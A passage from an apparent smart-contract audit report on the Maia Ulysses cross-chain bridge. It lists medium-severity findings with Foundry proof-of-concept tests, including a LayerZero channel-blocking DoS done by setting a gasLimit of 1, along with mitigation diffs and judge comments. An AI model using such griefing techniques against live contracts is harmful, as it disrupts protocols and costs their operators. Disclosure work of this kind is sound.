    │   │   ├─ [18308] MockERC20::transfer(RootForkTest: [0xBb21
    │   │   │   ├─ emit Transfer(from: BranchPort: [0x369Ff55AD8
    │   │   │   └─ ← true
    │   │   └─ ← ()
    │   ├─ [1874] BranchPort::withdraw(RootForkTest: [0xBb2180eb
    │   │   ├─ [660] BlacklistedToken::transfer(RootForkTest: [0
    │   │   │   └─ ← "Blacklisted User"
    │   │   └─ ← 0x90b8ec18
    │   └─ ← 0x90b8ec18
    ├─ [6276] BranchBridgeAgent::getDepositEntry(1) [staticcall]
    │   └─ ← (1, 0xBb2180ebd78ce97360503434eD37fcf4a1Df61c3, [0x
    ├─ [542] MockERC20::balanceOf(RootForkTest: [0xBb2180ebd78ce
    │   └─ ← 0
    ├─ [542] MockERC20::balanceOf(RootForkTest: [0xBb2180ebd78ce
    │   └─ ← 0
    ├─ [542] BlacklistedToken::balanceOf(RootForkTest: [0xBb2180
    │   └─ ← 0
    ├─ [542] MockERC20::balanceOf(BranchPort: [0x369Ff55AD83475B
    │   └─ ← 1000000000000000000 [1e18]
    ├─ [542] MockERC20::balanceOf(BranchPort: [0x369Ff55AD83475B
    │   └─ ← 1000000000000000000 [1e18]
    ├─ [542] BlacklistedToken::balanceOf(BranchPort: [0x369Ff55A
    │   └─ ← 1000000000000000000 [1e18]
    └─ ← ()

Test result: ok. 1 passed; 0 failed; 0 skipped; finished in 3.58
```



Recommended Mitigation Steps

When redeeming the failed deposits, the easiest and most straightforward solution is to allow the depositor to pass an address where it would like to receive all the deposited tokens.

```
- function redeemDeposit(uint32 _depositNonce) external override
+ function redeemDeposit(uint32 _depositNonce, address _receiver
        ...


        // Transfer token to depositor / user
        for (uint256 i = 0; i < deposit.tokens.length;) {
-           _clearToken(msg.sender, deposit.hTokens[i], deposit.
+           _clearToken(_receiver, deposit.hTokens[i], deposit.t

            unchecked {
                ++i;
            }
        }

        ...
    }
```

Assessed type

Token-Transfer

0xLightt (Maia) confirmed

0xBugsy (Maia) commented:

> Addressed here.

Note: For full discussion, see here.

[M-09] Message channels can be blocked resulting in DoS

Submitted by LokiThe5th, *also found by* Koolex (1, 2, 3), Limbooo, ast3ros, QiuhaoLi, *windhustler* (1, 2), Tendency, DevABDee, *peakbolt* (1, 2), Isaudit, 33BYTEZZZ, 3docSec, 0xadrii, kodyvim, Kow, neumo, ihtishamsudo, *and* Bauchibred

The communication channel between a branch chain and a destination chain can be blocked by exploiting the ability to specify arbitrary gas parameters for the destination chain function calls. As Ulysses implements a non-blocking pattern, forcing the destination chain calls to revert creates an undesirable "in blocking" state.

In addition, as the requisite functions to clear the blocked channel were not implemented, the channel will remain blocked until a successful manual call to the blocked endpoint's `retryPayload` (with appropriate gas parameters).

As this vulnerability is created by the confluence of multiple underlying issues these have been split into three Root Causes for clarity:

- Issue A: User can specify any gas params against best-practice guidelines.
- Issue B: The protocol implements a non-blocking implementation pattern for `lzReceive` and doesn't handle the "in-blocking scenario".
- Issue C: The protocol doesn't implement the `ILayerZeroUserApplicationConfig` functions as recommended.

It should also be noted that this can be exploited to cause economic damage to the protocol. In it's current state the manual call to `Endpoint::retryPayload()` is the

only way to clear the channel. If the griefer were to initiate a high payload size call on a low-cost branch like Polygon zkEVM or Optimism, then the team will need to pay the gas fees to process the griefing payload at the higher gas cost on Arbitrum.

Due to the ability to consistently (and at a low cost) block communication between the root chain and branch chain (which can only be unblocked through a manual intervention) the issue has been evaluated to high.

Proof of Concept

Bob deploys an ERC20 to the local chain, for example, Polygon. Bob now adds the token via the `CoreBranchRouter` by calling `addLocalToken`. Importantly, Bob sets the `gasParams` as `gasLimit: 1` (Issue A). This should not be allowed, as Layer Zero explicitly advises:

> And the UA should enforce the gas estimate on-chain at the source chain to prevent users from inputting too low the value for gas.

The branch hToken is created and these "poisoned" gas parameters are now encoded and sent to the local `BridgeAgent` for a system callout.

```
//Send Cross-Chain request (System Response/Request)
IBridgeAgent(localBridgeAgentAddress).callOutSystem{valu
```

In the local `BaseBridgeAgent` the `callOutSystem` function is called at Lines 180-193. This passes on the poisoned `_gParams` to `_performCall` at Lines 766-779.

In `_performCall` the poisoned params are passed through to the local chain `LayerZeroEndpoint` via `send`:

```
ILayerZeroEndpoint(lzEndpointAddress).send{value: msg.va
    rootChainId,
    rootBridgeAgentPath,
    _payload,
    payable(_refundee),
    address(0),
    abi.encodePacked(uint16(2), _gParams.gasLimit, _gPar
```

```
        );
```

In the `Endpoint` contract the `outboundNonce` is incremented, and the `_getSendLibrary(uaConfig).send()` is called.

The call now passes through to the nodes and relayers and this finally passes the call through to the `try/catch` block in the `receivePayload()` function of the `Endpoint` contract on Arbitrum.

Here, the `Endpoint` contract must make a call to the destination address via a `lzReceve` call. Such calls to `lzReceive` is should not fail in the Ulysses protocol (i.e. it is supposed to be non-blocking). We can see this in the `lzReceive` code implemented in the `RootBridgeAgent.sol` contract at Lines 424-433. It should never revert a call which originates from the `Endpoint` contract (Issue B).

Crucially, the `_gasLimit` used here for the `lzReceive` call is the `_gasLimit` that was provided by Bob. But because Bob has specified a `gasLimit` of `1`, they force the call from the `Endpoint` contract to `RootBridgeAgent::lzReceive()` to revert due to an out-of-gas error. This causes the `Endpoint` contract to store the payload. This blocks any subsequent cross-chain messages for that chain which will revert with `LayerZero: in message blocking`.

The message channel is now blocked. The channel can only be unblocked through a manual call to `Endpoint::retryPayload()`; crucially, the Maia protocol team will need to bear the costs of this transaction.

Layer Zero provides a “get-out-of-jail-card” for these cases through its `forceResumeReceive` functionality. Unfortunately, because of Issue C, the protocol doesn’t implement `forceResumeReceive` and thus, has no other way to clear the channel without bearing the execution cost. This results in blocking the channel and communication loss.

Coded PoC

To accurately demonstrate the proof of concept we will use the below code, `testProofOfConcept`, and paste it into the file `RootForkTest.t.sol` in the audit

repo. This provides us with a fork test environment which uses the actual `Endpoint` contract from Layer Zero.

The test uses the example of using `CoreBranchRouter::addLocalToken()` to demonstrate Issue A, where a user-supplied `gasParams` can lead to an "OutOfGas" revert on the destination chain call to `RootBridgeAgent:lzReceive`. It then demonstrates Issue B by showing how subsequent messages to the same chain fail (even when done with valid gas parameters) due to the blocking nature of `Endpoint`. This, combined with issue C, where there is no implementation of `forceResumeReceive()`, creates a situation where a channel between the source chain and the root chain can be blocked permanently.

Instructions:

1. Setup the audit repo as described in the audit readme (note that an Infura key and setting up the `.env` file is required).
2. Copy the below code block into the `RootForktest.t.sol` in the `test/ulysses-omnichain` directory.
3. Run the test with: `forge test --match-test testProofOfConcept -vvv`.
    - (`-vvv` is necessary to show the errors for `OutOfGas` and `LayerZero: in message blocking`):

```
function testProofOfConcept() public {

            //Switch Chain and Execute Incoming Packets
            switchToLzChain(avaxChainId);

            vm.deal(address(this), 10 ether);

            avaxCoreRouter.addLocalToken{value: 10 ether}(addres

            //Switch Chain and Execute Incoming Packets

            /*  We expect the call to `RootBridgeAgent` to fail
                but this won't be caught here due to the `switch'
            */
            switchToLzChain(rootChainId);
```

```
        console2.log("RootBridgeAgent: ", address(arbitrumCo
        avaxMockAssethToken = rootPort.getLocalTokenFromUnde

        newAvaxAssetGlobalAddress = rootPort.getGlobalTokenF

        // We can now assert that it failed in the root chai
        require(
            rootPort.getGlobalTokenFromLocal(avaxMockAssethT
            "Token should be added"
        );
        require(
            rootPort.getLocalTokenFromGlobal(newAvaxAssetGlo
            "Token should be added"
        );
        require(
            rootPort.getUnderlyingTokenFromLocal(avaxMockAss
            "Token should be added"
        );
        switchToLzChain(avaxChainId);

        vm.deal(address(this), 10 ether);

        MockERC20 validToken = new MockERC20("Valid Token",

        avaxCoreRouter.addLocalToken{value: 10 ether}(addres

        /*  Here we confirm that we the channel is blocked
            We can see in the stack trace in the console tha
            was reverted with "LayerZero: in message blockin
        */
        switchToLzChain(rootChainId);

    }
```

Tools Used

Foundry

Recommended Mitigation Steps

As this submission demonstrates a high severity impact stemming from multiple root causes, the recommendations will be provided for each.

Issue A:

Layer Zero acknowledges that a cross-chain call can use more or less gas than the standard 200k. For this reason it allows the passing of custom gas parameters. This overrides the default amount of gas used. By allowing users to directly set these custom gas parameters (without validation) it opens the Ulysses implementation up to vulnerabilities related to cross-chain gas inequalities.

Consider adding input validation within the `BridgeAgents` before a cross-chain call is commenced that ensures the `gasLimit` supplied is sufficient for the `lzReceive` call on the root chain. This can be expanded by calculating sufficient minimums for the various functions which are implemented (e.g. adding a token, bridging). An alternative would be to deny the user the ability to modify these params downward. The `BranchBridgeAgent::getFeeEstimate()` is already implemented, but never used in the contracts - this would be perfect for input validation.

Issue B:

The current implementation is designed to never allow failures from the Layer Zero `Endpoint`, as it implements a non-blocking pattern. Due to Issue A, the `lzReceive` call from `Endpoint` can be forced to fail. This blocks the message channel, violating the intended non-blocking pattern (and giving rise to this issue).

Consider inheriting from the Layer Zero non-blocking app example.

Issue C:

It is highly recommended to implement the `ILayerZeroApplicationConfig`, as it provides access to `forceResumeReceive` in the case of a channel blockage and allows the protocol to resume communication between these two chains. Most importantly, it will allow the team to resume messaging at a fraction of what it might cost to call `retryPayload`.

Assessed type

DoS

alcueca (judge) decreased severity to Medium and commented:

> This is DoS attack. No funds are lost except gas, and as soon as the attacker stops, the application can resume operations.

lokithe5th (warden) commented:

> @alcueca - I am in agreement that this is a DOS type attack, but I would respectfully raise the following as aggravating factors in support of my submission's original severity level:
>
> 1. The issue describes an attack that can be executed cheaply from a low gas-cost L2.
> 2. The effect of the attack is that the entire ecosystem's cross-chain accounting (and communication) system is brought to a halt (this source chain cannot communicate with the Root chain).
> 3. The DoS can be reversed through a call to `retryPayload` - but this call will have to be done manually, and the caller will have to pay the appropriate fees at their own cost. Cross-chain communication in the interim will silently fail.
>
> The twist here, is that an attacker can simply wait until the channel has been unblocked through the call to `retryPayload` and then initiate another DoS attack call at a very low cost.
>
> As a consequence an attacker effectively has the ability to interrupt `src->root` cross-chain communication for as long as they like, whenever they like. Effectively making Ulysses unusable from that source-chain.
>
> In further support, there is precedent for a High severity classification of this effect, as established in this case which also involved this class of vulnerability.

0xLightt (Maia) confirmed

alcueca (judge) commented:

> As a consequence an attacker effectively has the ability to interrupt src->root cross-chain communication for as long as they like, whenever they like. Effectively making Ulysses unusable from that source-chain.

> You are describing a DoS attack. Funds have not changed wallets. Note - that the attacker needs to **keep doing something** for the situation to persist.

0xBugsy (Maia) commented:

> Addressed here.

[M-10] Incorrect flag results to `_hasFallbackToggled` always set to false on `createMultipleSettlement`.

Submitted by kodyvim, *also found by* minhtrng, QiuhaoLi, ast3ros, bin2chen, 0xnev, nobody2018, jasonxiale, Kow, ayden, chaduke, *and* SpicyMeatball

Function `_hasFallbackToggled` would be set to false on `createMultipleSettlement` regardless of user intentions.

Proof of Concept

Users can specify if they want a fallback on their transaction, which prevents the transaction from reverting in case of failure. But due to an incorrect flag, this would always be set to false.

https://github.com/code-423n4/2023-09-maia/blob/main/src/RootBridgeAgent.sol#L1090

```
    function _createSettlementMultiple(
            uint32 _settlementNonce,
            address payable _refundee,
            address _recipient,
            uint16 _dstChainId,
            address[] memory _globalAddresses,
            uint256[] memory _amounts,
            uint256[] memory _deposits,
            bytes memory _params,
            bool _hasFallbackToggled
        ) internal returns (bytes memory _payload) {
            ...SNIP
            // Prepare data for call with settlement of multiple ass
            _payload = abi.encodePacked(
@>              _hasFallbackToggled ? bytes1(0x02) & 0x0F : bytes1(0
                _recipient,
```

```
                uint8(hTokens.length),
                _settlementNonce,
                hTokens,
                tokens,
                _amounts,
                _deposits,
                _params
            );
            ...SNIP
        }
```

The variable `_hasFallbackToggled` can be set to true or false depending whether the user wants a fallback or not.

If true, the value at the payload index 0 (`payload [0]`) would be set to `bytes1(0x02) & 0x0F` but this would still results to `bytes1(0x02)` ; otherwise, false this would also results to `bytes1(0x02)` .

On the destination chain, to check for the fallback status of a transaction:

https://github.com/code-423n4/2023-09-maia/blob/main/src/BranchBridgeAgent.sol#L651

```
    function lzReceiveNonBlocking(address _endpoint, bytes calldata _
        public
        override
        requiresEndpoint(_endpoint, _srcAddress)
    {
        ...SNIP
    // DEPOSIT FLAG: 2 (Multiple Settlement)
        } else if (flag == 0x02) {
            // Parse recipient
            address payable recipient = payable(address(uint160(

            // Parse deposit nonce
            nonce = uint32(bytes4(_payload[22:26]));

            //Check if tx has already been executed
            if (executionState[nonce] != STATUS_READY) revert Al

            //Try to execute remote request
            // Flag 2 - BranchBridgeAgentExecutor(bridgeAgentExe
```

```
                _execute(
@>                  _payload[0] == 0x82,
                    nonce,
                    recipient,
                    abi.encodeWithSelector(
                        BranchBridgeAgentExecutor.executeWithSettlem
                        recipient,
                        localRouterAddress,
                        _payload
                    )
                );
            ...SNIP
}
```

`_payload[0] == 0x82` would always be false; irrespective of the fallback status chosen by the user.

A simple test with chisel:

```
➜ function checkToggle(bool hastoggle) public returns(bytes memo
_payload = abi.encodePacked(hastoggle ? bytes1(0x02) & 0x0F : by
}
➜ function test() public returns(bool) {
bytes memory payload = checkToggle(true);
return payload[0] == 0x82;
}
➜ bool check = test()
➜ check
Type: bool
└ Value: false//<@ should be true
➜ function test2() public returns(bool) {
bytes memory payload = checkToggle(false);
return payload[0] == 0x82;
}
➜ check = test2()
Type: bool
└ Value: false//<@ always false
```

This would result to unexpected behaviors and issues with integrations.

Recommended Mitigation Steps

Change the following line to:

```
function _createSettlementMultiple(
        uint32 _settlementNonce,
        address payable _refundee,
        address _recipient,
        uint16 _dstChainId,
        address[] memory _globalAddresses,
        uint256[] memory _amounts,
        uint256[] memory _deposits,
        bytes memory _params,
        bool _hasFallbackToggled
    ) internal returns (bytes memory _payload) {
        // Check if valid length
        if (_globalAddresses.length > MAX_TOKENS_LENGTH) revert

        // Check if valid length
        if (_globalAddresses.length != _amounts.length) revert In
        if (_amounts.length != _deposits.length) revert InvalidIn

        //Update Settlement Nonce
        settlementNonce = _settlementNonce + 1;

        // Create Arrays
        address[] memory hTokens = new address[](_globalAddresse
        address[] memory tokens = new address[](_globalAddresses

        for (uint256 i = 0; i < hTokens.length;) {
            // Populate Addresses for Settlement
            hTokens[i] = IPort(localPortAddress).getLocalTokenFr
            tokens[i] = IPort(localPortAddress).getUnderlyingTok

            // Avoid stack too deep
            uint16 destChainId = _dstChainId;

            // Update State to reflect bridgeOut
            _updateStateOnBridgeOut(
                msg.sender, _globalAddresses[i], hTokens[i], tok
            );

            unchecked {
                ++i;
            }
        }
```

```
        // Prepare data for call with settlement of multiple ass
        _payload = abi.encodePacked(
-           _hasFallbackToggled ? bytes1(0x02) & 0x0F : bytes1(0
+           _hasFallbackToggled ? bytes1(0x82) : bytes1(0x02),
            _recipient,
            uint8(hTokens.length),
            _settlementNonce,
            hTokens,
            tokens,
            _amounts,
            _deposits,
            _params
        );

        // Create and Save Settlement
        // Get storage reference
        Settlement storage settlement = getSettlement[_settlemen

        // Update Settlement
        settlement.owner = _refundee;
        settlement.recipient = _recipient;
        settlement.hTokens = hTokens;
        settlement.tokens = tokens;
        settlement.amounts = _amounts;
        settlement.deposits = _deposits;
        settlement.dstChainId = _dstChainId;
        settlement.status = STATUS_SUCCESS;
    }
```

Assessed type

Error

OxLightt (Maia) confirmed

OxBugsy (Maia) commented:

> Addressed here.

[M-11] Incorrect source address decoding in RootBridgeAgent

and BranchBridgeAgent's `_requiresEndpoint` breaks LayerZero communication

Submitted by 3docSec, *also found by* minhtrng, Tendency, ciphermarco, 0xadrii, 0xStalin, Limbooo, KingNFT, lsaudit, jasonxiale, wangxx2026, rvierdiiev, ZdravkoHr, *and* T1MOH

Lines of code

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootBridgeAgent.sol#L1212

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchBridgeAgent.sol#L943

Vulnerability details

When bridge agent contracts communicate through the LayerZero endpoint, the source contract encodes the `_destination` parameter of the `ILayerZeroEndpoint.send` call by concatenating the destination address (first) and the source address (second):

```
// BranchBridgeAgent.sol:142
rootBridgeAgentPath = abi.encodePacked(_rootBridgeAgentAddres

// BranchBridgeAgent.sol:770
ILayerZeroEndpoint(lzEndpointAddress).send{value: msg.value}(
        rootChainId,
        rootBridgeAgentPath,
        _payload,
        payable(_refundee),
        address(0),
        abi.encodePacked(uint16(2), _gParams.gasLimit, _gPar
    );
```

```
// RootBridgeAgent.sol:1182
getBranchBridgeAgentPath[_branchChainId] = abi.encodePacked(
```

```
// RootBridgeAgent.sol:823
ILayerZeroEndpoint(lzEndpointAddress).send{value: msg.value}
    _dstChainId,
    getBranchBridgeAgentPath[_dstChainId],
    _payload,
    _refundee,
    address(0),
    abi.encodePacked(uint16(2), _gParams.gasLimit, _gParams.
);
```

When the message is received on the destination chain, the destination agent validates that the sending address is correct after decoding it from the last 20 bytes of the `_srcAddress` parameter in the `ILayerZeroReceiver.lzReceive` call:

```
// RootBridgeAgent.sol:1212
if (getBranchBridgeAgent[_srcChain] != address(uint160(bytes
    revert LayerZeroUnauthorizedCaller();
}
```

```
// BranchBridgeAgent.sol:943
if (rootBridgeAgentAddress != address(uint160(bytes20(_srcAd
```

This byte selection is incorrect, because when calls pass by actual LayerZero logic, the `_srcAddress` in `lzReceive` is not equal to the `_destination` passed to `send`.

In a real-world scenario, by looking up the last bytes of `_srcAddress`, the destination agent will always extract **its own address** instead of the remote source contract's and the validation this address maps to a valid sender on the source chain will consequently always fail.

Impact

Since the faulty logic is a single entry point for communication between chains, it is also a single point of failure. This vulnerability effectively shuts down the whole branch-to-root and root-to-branch inter-chain communication.

An example high-severity impact scenario is: if after the contracts are deployed any tokens are added and bridged (i.e. out of a branch chain), these will remain

permanently locked in the source chain's BranchPort as this vulnerability does not prevent the source operations from completing.

The tokens will not be recoverable because:

- The bridged messages will revert in the destination (root) chain, failing to mint any hToken there that could later be bridged back to rescue the original assets.
- The retrieve/redeem/retry logic in place for unlocking funds after remote errors would not be a viable way out because it depends on the faulty cross-chain channel too.

Proof of Concept

This vulnerability can be verified by instantiating a BranchBridgeAgent and a RootBridgeAgent contract and connecting them via [LayerZero's mock endpoint](#).

This mock, much like the productive endpoint, inverts the order of the bytes in `_destination` and `_srcAddress` (relevant code below), effectively breaking the assumption that these are equal and enabling the reproduction of the issue:

```
// LzEndpointMock.sol:113
function send(uint16 _chainId, bytes memory _path, bytes cal
    require(_path.length == 40, "LayerZeroMock: incorrect re

    address dstAddr;
    assembly {
        dstAddr := mload(add(_path, 20))
    }

    // LzEndpointMock:148
    bytes memory srcUaAddress = abi.encodePacked(msg.sender,
    bytes memory payload = _payload;
    LZEndpointMock(lzEndpoint).receivePayload(mockChainId, s
}
```

A full runnable foundry test showing the failure in an integrated scenario is below:

```
pragma solidity ^0.8.0;

import "forge-std/Test.sol";
```

```
import {BranchBridgeAgent} from "src/BranchBridgeAgent.sol";
import {RootBridgeAgent} from "src/RootBridgeAgent.sol";
import {GasParams} from "src/interfaces/BridgeAgentStructs.sol";

// as taken from here:
// https://github.com/LayerZero-Labs/solidity-examples/blob/main
import {LZEndpointMock} from "./ulysses-omnichain/mocks/LZEndpoi

contract SourceAddrPoc is Test {
    function testIncorrectValidation() public {
        uint16 rootChainId = 9;
        uint16 branchChainId = 10;

        // simulate a real L0 bridge in between
        LZEndpointMock rootLzEndpoint = new LZEndpointMock(rootC
        LZEndpointMock branchLzEndpoint = new LZEndpointMock(bra

        RootBridgeAgent rba = new RootBridgeAgent(
            rootChainId,              // localChainId
            address(rootLzEndpoint), // _lzEndpointAddress
            address(this),            // _localPortAddress
            address(this)             // _localRouterAddress
        );

        BranchBridgeAgent bba = new BranchBridgeAgent(
            rootChainId,                // _rootChainId
            branchChainId,              // _localChainId
            address(rba),               // _rootBridgeAgentAddres
            address(branchLzEndpoint), // _lzEndpointAddress
            address(this),              // _localRouterAddress
            address(this)               // _localPortAddress
        );

        // BranchBridgeAgent knows already the address of RootBr
        // here we tell RootBridgeAgent where BranchBridgeAgent
        rba.syncBranchBridgeAgent(address(bba), branchChainId);

        rootLzEndpoint.setDestLzEndpoint(address(bba), address(b
        branchLzEndpoint.setDestLzEndpoint(address(rba), address

        // communication root -> branch is broken (incorrect src
        // this triggers a silently ignored "LayerZeroUnauthoriz
        // be logged with -vvvv verbose testing:
        //
        //   ├─ [1393] BranchBridgeAgent::lzReceiveNonBlocking(..
```

```
        //   |   └─ ← "LayerZeroUnauthorizedCaller()"
        //   └─ ← ()
        rba.callOut{value: 22001375000000000}(
            payable(address(this)), // _refundee
            address(this), // _recipient
            branchChainId, // _dstChainId,
            "", // _params
            GasParams(1_000_000, 0) // _gParams
        );

        // communication branch -> root is broken too (incorrect
        // here, too, we have the same silently ignored error:
        //
        //    |   |   |   |   ├─ [3789] RootBridgeAgent::lzRecei
        //    |   |   |   |   |   └─ ← "LayerZeroUnauthorizedCal
        //    |   |   |   |   └─ ← ()
        bba.callOut{value: 22001155000000000}(
            payable(address(this)), // _refundee
            "", // _params
            GasParams(1_000_000, 0) // _gParams
        );
    }
}
```

Tools Used

Foundry

Recommended Mitigation Steps

The following changes fix the inter-chain integration:

```
    // RootBridgeAgent.sol:1204
    modifier requiresEndpoint(address _endpoint, uint16 _srcChai
        if (msg.sender != address(this)) revert LayerZeroUnautho

        if (_endpoint != getBranchBridgeAgent[localChainId]) {
            if (_endpoint != lzEndpointAddress) revert LayerZero

-               if (getBranchBridgeAgent[_srcChain] != address(uint
+               if (getBranchBridgeAgent[_srcChain] != address(uint
                    revert LayerZeroUnauthorizedCaller();
            }
        }
```

```
        _;
    }


    // BranchBridgeAgent.sol:936
    function _requiresEndpoint(address _endpoint, bytes calldata
        //Verify Endpoint
        if (msg.sender != address(this)) revert LayerZeroUnautho
        if (_endpoint != lzEndpointAddress) revert LayerZeroUnau

        //Verify Remote Caller
        if (_srcAddress.length != 40) revert LayerZeroUnauthoriz
-        if (rootBridgeAgentAddress != address(uint160(bytes20(_
+        if (rootBridgeAgentAddress != address(uint160(bytes20(_
    }
```

It is also recommended to add tests for agents in an integration scenario that leverages the LzEndpointMock.sol contract provided by the LayerZero team, who use it for their own testing.

Assessed type

en/de-code

alcueca (judge) decreased severity to Medium and commented:

> From the sponsor:
>
> > Although, losing assets seems possible in paper, it is certain this would ever happen in production, since the initial set up of the system namely the addition of new chains or any tokens would all fail. The only functioning branch for deposits would be the Arbitrum Branch that circumvents these checks and would not have any issues withdrawing assets. There would not be any branches in remote networks since any messages setting up the connection new branches and the root chain would fail due to the validation issue being described.

0xLightt (Maia) confirmed

0xBugsy (Maia) commented:

> Addressed here.

[M-12] `ArbitrumCoreBranchRouter.executeNoSettlement` can't handle `0x07` function

Submitted by rvierdiiev

`ArbitrumCoreBranchRouter.executeNoSettlement` can't handle the `setCoreBranchRouter` function.

Proof of Concept

ArbitrumCoreBranchRouter extends CoreBranchRouter and overrides its `executeNoSettlement` function. `CoreBranchRouter.executeNoSettlement` can handle the 0x07 function, but `ArbitrumCoreBranchRouter.executeNoSettlement` can't.

I believe this is because previously `CoreBranchRouter.executeNoSettlement` also didn't handle 0x07 function and when support for it was added, ArbitrumCoreBranchRouter was not updated with new function.

Tools Used

VsCode

Recommended Mitigation Steps

Add support of `0x07` function.

Assessed type

Error

0xBugsy (Maia) confirmed

0xBugsy (Maia) commented:

> Addressed here.

Low Risk and Non-Critical Issues

For this audit, 103 reports were submitted by wardens detailing low risk and non-critical issues. The report highlighted below by **MrPotatoMagic** received the top score from the judge.

The following wardens also submitted reports: minhtrng, 0xAadi, Audinarey, Yanchuan, ladboy233, josephdara, Udsen, QiuhaoLi, SanketKogekar, Koolex, gumgumzum, imare, unsafesol, alexweb3, 0xsagetony, ast3ros, Inspecktor, Viktor_Cortess, nmirchev8, Tendency, NoTechBG, alexxander, Soul22, nadin, ether_sky, bin2chen, pfapostol, twcctop, 7ashraf, bronze_pickaxe, DanielArmstrong, audityourcontracts, versiyonbir, kodyvim, shaflow2, 33BYTEZZZ, Kek, 0xDING99YA, Joshuajee, lsaudit, peakbolt, ABA, 0xfuje, 0xSmartContract, jasonxiale, 0xsurena, 3docSec, zhaojie, perseverancesuccess, Bauchibred, Stormreckson, ustas, SovaSlava, Topmark, rvierdiiev, 0xbrett8571, n1punp, debo, Daniel526, saneryee, 0xWaitress, Sathish9098, ABAIKUNANBAEV, ptsanev, jaraxxus, 0xRstStn, 0xStriker, Eurovickk, yongskiws, te_aut, bareli, c0pp3rscr3w3r, John, Viraz, windhustler, its_basu, terrancrypt, DanielTan_MetaTrust, LokiThe5th, albahaca, cartlex_, mert_eren, Myd, Jorgect, Aamir, niroh, Franklin, Sentry, albertwh1te, 0xDemon, Black_Box_DD, K42, ziyou-, Zims, castle_chain, orion, MIQUINHO, ZdravkoHr, V1235816, Dinesh11G, chaduke, *and* lanrebayode77.

Quality Assurance Summary

ID	Issue	Instances
[L-01]	Consider using ERC1155Holder instead of ERC1155Receiver due to OpenZeppelin's latest `v5.0` release candidate changes	1
[L-02]	Mapping key-value pair names are reversed	4
[L-03]	Do not hardcode `_zroPaymentAddress` field to `address(0)` to allow future ZRO fee payments and prevent Bridge Agents from falling apart in case LayerZero makes breaking changes	2
[L-04]	Do not hardcode `_payInZRO` field to false to allow future ZRO fee payment estimation for payloads	2
[L-05]	Leave some degree of configurability for extra parameters in `_adapterParams` to allow for feature extensions	2

ID	Issue	Instances
[L-06]	Do not hardcode LayerZero's proprietary chainIds	2
[L-07]	Array entry not deleted when removing bridge agent	1
[L-08]	Double entries in `strategyTokens`, `portStrategies`, `bridgeAgents` and `bridgeAgentFactories` arrays are not prevented	4
[N-01]	Missing event emission for critical state changes	21
[N-02]	Avoid naming mappings with `get` in the beginning	2
[N-03]	Shift ERC721 receiver import to `IVirtualAccount.sol` to avoid duplicating ERC721 receiver import	1
[N-04]	Typo error in comments	9
[N-05]	No need to limit `settlementNonce` input to uint32	2
[N-06]	Setting `deposit.owner = address(0);` is not required	1

[L-01] Consider using ERC1155Holder instead of ERC1155Receiver due to OpenZeppelin's latest `v5.0` release candidate changes

View OpenZeppelin's v5.0 release candidate changes here.

There is 1 instance of this issue:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/VirtualAccount.sol#L9C1-L9C97

```
File: src/VirtualAccount.sol
9: import {ERC1155Receiver} from "@openzeppelin/contracts/token/
```

[L-02] Mapping key-value pair names are reversed

Keys are named with value names and Values are named with key names. This can be difficult to read and maintain as keys and values are referenced using their names.

There are 4 instances of this issue:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootPort.sol#L86C1-L101C37

Below in the 4 instances of the mappings, we can see that the key-value pair names are reversed. For example, in mapping `getGlobalTokenFromLocal`, the first key is named `address chainId` while the second key is named `uint256 localAddress`. As we know, chainIds cannot be addressed and `localAddress` cannot be an uint256.

```
File: RootPort.sol
091:     /// @notice ChainId -> Local Address -> Global Address
092:     mapping(address chainId => mapping(uint256 localAddress
093:
094:     /// @notice ChainId -> Global Address -> Local Address
095:     mapping(address chainId => mapping(uint256 globalAddres
096:
097:     /// @notice ChainId -> Underlying Address -> Local Addr
098:     mapping(address chainId => mapping(uint256 underlyingAd
099:         getLocalTokenFromUnderlying;
100:
101:     /// @notice Mapping from Local Address to Underlying Ad
102:     mapping(address chainId => mapping(uint256 localAddress
103:         getUnderlyingTokenFromLocal;
104:
```

Additionally, if we check this getter function in the same contract, we can further prove that the namings are reversed in the original mappings above. (Note: The contracts function as expected since only names are reversed).

```
File: RootPort.sol
195:     function _getLocalToken(address _localAddress, uint256
196:         internal
```

```
197:         view
198:         returns (address)
199:     {
200:         address globalAddress = getGlobalTokenFromLocal[_lo
201:         return getLocalTokenFromGlobal[globalAddress][_dstC
202:     }
```

Solution:

```
File: RootPort.sol
091:     /// @notice Local Address -> ChainId -> Global Address
092:     mapping(address localAddress => mapping(uint256 chainId
093:
094:     /// @notice Global Address -> ChainId -> Local Address
095:     mapping(address globalAddress => mapping(uint256 chainI
096:
097:     /// @notice Underlying Address -> ChainId -> Local Addr
098:     mapping(address underlyingAddress => mapping(uint256 ch
099:         getLocalTokenFromUnderlying;
100:
101:     /// @notice Mapping from Local Address to Underlying Ad
102:     mapping(address localAddress => mapping(uint256 chainId
103:         getUnderlyingTokenFromLocal;
104:
```

[L-03] Do not hardcode `_zroPaymentAddress` field to `address(0)` to allow future ZRO fee payments and prevent Bridge Agents from falling apart in case LayerZero makes breaking changes

Hardcoding the **_zroPaymentAddress** field to `address(0)` disallows the protocol from using ZRO token as a fee payment option in the future (ZRO might be launching in the coming year). Consider passing the `_zroPaymentAddress` field as an input parameter to allow flexibility of future fee payments using ZRO tokens.

